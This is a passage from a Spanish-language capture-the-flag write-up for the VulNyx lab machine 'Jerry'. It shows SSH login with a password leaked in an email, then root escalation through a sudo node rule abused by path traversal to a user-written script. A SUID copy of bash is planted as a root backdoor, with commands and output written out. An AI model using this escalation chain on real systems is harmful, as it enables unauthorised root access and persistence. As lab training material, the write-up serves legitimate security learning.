If I remember correctly you were going on vacation in Spain for a few weeks, right? I just wanted to confirm that the password for the gym was ‘imelainenotsusie’, I don’t want to be there and not be able to pick up the glasses from the gym locker.
Best regards!
1
2
3
4
5
6
Vemos unas credenciales, vamos a comprobar si son de `elaine`:
```bash
┌──(kali㉿kali)-[~/Desktop/vulnyx/Jerry]
└─$ nxc ssh 10.0.2.12 -u 'elaine' -p 'imelainenotsusie'
SSH         10.0.2.12       22     10.0.2.12        [*] SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u2
SSH         10.0.2.12       22     10.0.2.12        [+] elaine:imelainenotsusie  Linux - Shell access!
Vamos a acceder:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/Desktop/vulnyx/Jerry]
└─$ ssh elaine@10.0.2.12
The authenticity of host '10.0.2.12 (10.0.2.12)' can't be established.
ED25519 key fingerprint is: SHA256:q2oJVk8pvyNE1iEAucoSG9iwm1MeIlnMRT7L9fXkqzI
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.12' (ED25519) to the list of known hosts.
elaine@10.0.2.12's password:
Permission denied, please try again.
elaine@10.0.2.12's password:
Linux jerry 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sat Mar  9 08:03:36 2024 from 192.168.1.44
elaine@jerry:~$
Shell as root
Si vemos los permisos SUDOERS de elaine podremos ver los siguientes:
1
2
3
4
5
6
elaine@jerry:~$ sudo -l
Matching Defaults entries for elaine on jerry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User elaine may run the following commands on jerry:
    (ALL) NOPASSWD: /usr/bin/node /opt/scripts/*.js
En esto hay una técnica y es que podemos hacer un path traversal para retroceder directorios y apuntar a un script .js donde podamos escribir. Vamos a crear uno para ejecutar id:
1
2
3
4
5
6
7
8
9
10
var exec = require('child_process').exec;

exec('id',
    function (error, stdout, stderr) {
        console.log('stdout: ' + stdout);
        console.log('stderr: ' + stderr);
        if (error !== null) {
             console.log('exec error: ' + error);
        }
    });
Vamos a probarlo:
1
2
3
4
elaine@jerry:~$ sudo -u root /usr/bin/node /opt/scripts/../../home/elaine/pwned.js
stdout: uid=0(root) gid=0(root) groups=0(root)

stderr:
Ahora vamos a darnos una bash con SUID como root:
1
2
3
4
5
6
7
8
9
10
var exec = require('child_process').exec;

exec('sudo cp /bin/bash /home/elaine/rootbash | sudo chmod u+s rootbash',
    function (error, stdout, stderr) {
        console.log('stdout: ' + stdout);
        console.log('stderr: ' + stderr);
        if (error !== null) {
             console.log('exec error: ' + error);
        }
    });
1
2
3
4
5
elaine@jerry:~$ ls -la rootbash
-rwsr-xr-x 1 root root 1265648 Oct 11 11:56 rootbash
elaine@jerry:~$ ./rootbash -p
rootbash-5.2# id
uid=1004(elaine) gid=1004(elaine) euid=0(root) groups=1004(elaine)
root! ;)